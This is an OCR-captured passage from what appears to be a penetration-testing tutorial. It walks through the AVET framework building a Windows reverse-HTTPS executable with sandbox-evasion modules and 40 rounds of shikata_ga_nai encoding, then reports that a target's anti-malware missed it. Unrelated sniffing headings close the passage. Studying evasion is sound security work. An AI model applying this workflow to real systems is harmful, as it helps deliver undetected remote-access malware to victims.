


```
Which module would you like to add?
Enter the corresponding number -> 6
0 : Finished Picking, Stop He
1 : computation_fibonacci
2 : computation_timed_fibonacci
3 : evasion_by_sleep
4 : fopen_sandbox_evasion
5 : get_bios_info
6 : get_cpu_cores
7 : get_eventlog
8 : get_install_date
```


Avet now creates the payload with the configurations we have set.



```
Which module would you like to add?
Enter the corresponding number -> 0
-> add_evasion get_computer_domain

Executable will be created Shortly please wait.

Found 1 compatible encoders
Attempting to encode payload with 40 iterations of x86/shikata_ga_
nai
x86/shikata_ga_nai succeeded with size 654978 (iteration=0)
x86/shikata_ga_nai succeeded with size 655008 (iteration=1)
x86/shikata_ga_nai succeeded with size 655038 (iteration=2)
x86/shikata_ga_nai succeeded with size 655068 (iteration=3)
x86/shikata_ga_nai succeeded with size 655098 (iteration=4)
x86/shikata_ga_nai succeeded with size 655128 (iteration=5)
x86/shikata_ga_nai succeeded with size 655158 (iteration=6)
x86/shikata_ga_nai succeeded with size 655188 (iteration=7)
x86/shikata_ga_nai succeeded with size 655218 (iteration=8)

x86/shikata_ga_nai succeeded with size 656058 (iteration=36)
x86/shikata_ga_nai succeeded with size 656088 (iteration=37)
x86/shikata_ga_nai succeeded with size 656118 (iteration=38)
x86/shikata_ga_nai succeeded with size 656148 (iteration=39)
x86/shikata_ga_nai chosen with final size 656148
Payload size: 656148 bytes
Final size of c file: 2755848 bytes
*** ============================================= ***


        .==,_
       .===,_`\\
     .====,_ ` \\     .====,__
---    .==-,`~. \\          `:`.__,
 ---     `~~=-.  \\          /^^^    MEEP MEEP
   ---      `~~=. \\        /
               `~. \\      /
                 ~. \\____./
                   `.=====)
```




```
 ________  ___      ___ _______  _________
|\   __  \|\  \    /  /|\  ___ \|\___   ___\
\ \  \|\  \ \  \  /  / | \   __/\|___ \  \_|
 \ \   __  \ \  \/  / / \ \  \_|/__  \ \  \
  \ \  \ \  \ \    / /   \ \  \_|\ \  \ \  \
   \ \__\ \__\ \__/ /     \ \_______\  \ \__\
    \|__|\|__|\|__|/       \|_______|   \|__|

*** ============================================= ***


# Execute the following command:
# $ 40xshikata_revhttpsunstaged_win32.exe
```



```
┌──(kali㉿kali)-[~/avet]
└─$ ls
avet.py                  CHANGELOG   output           source
banner.txt               Dockerfile  pe2shc_0.9.zip   test_payloads
build                    input       README.md        tools
build_script_tester.py   LICENSE     setup.sh

┌──(kali㉿kali)-[~/avet]
└─$ cd output

┌──(kali㉿kali)-[~/avet/output]
└─$ ls
40xshikata_revhttpsunstaged_win32.exe  dummy.txt
```

Now let's copy the payload to the target system with a third party Anti Malware installed (the Omega Target).



This computer is protected

We have found 4 risks to your online security

Our advanced security can keep you safe.

As you can see, antimalware failed to detect our payload.

SNIFFING ON LIVE IMAGES PASSING THROUGH THE NETWORK

THE ART OF SNIFFING

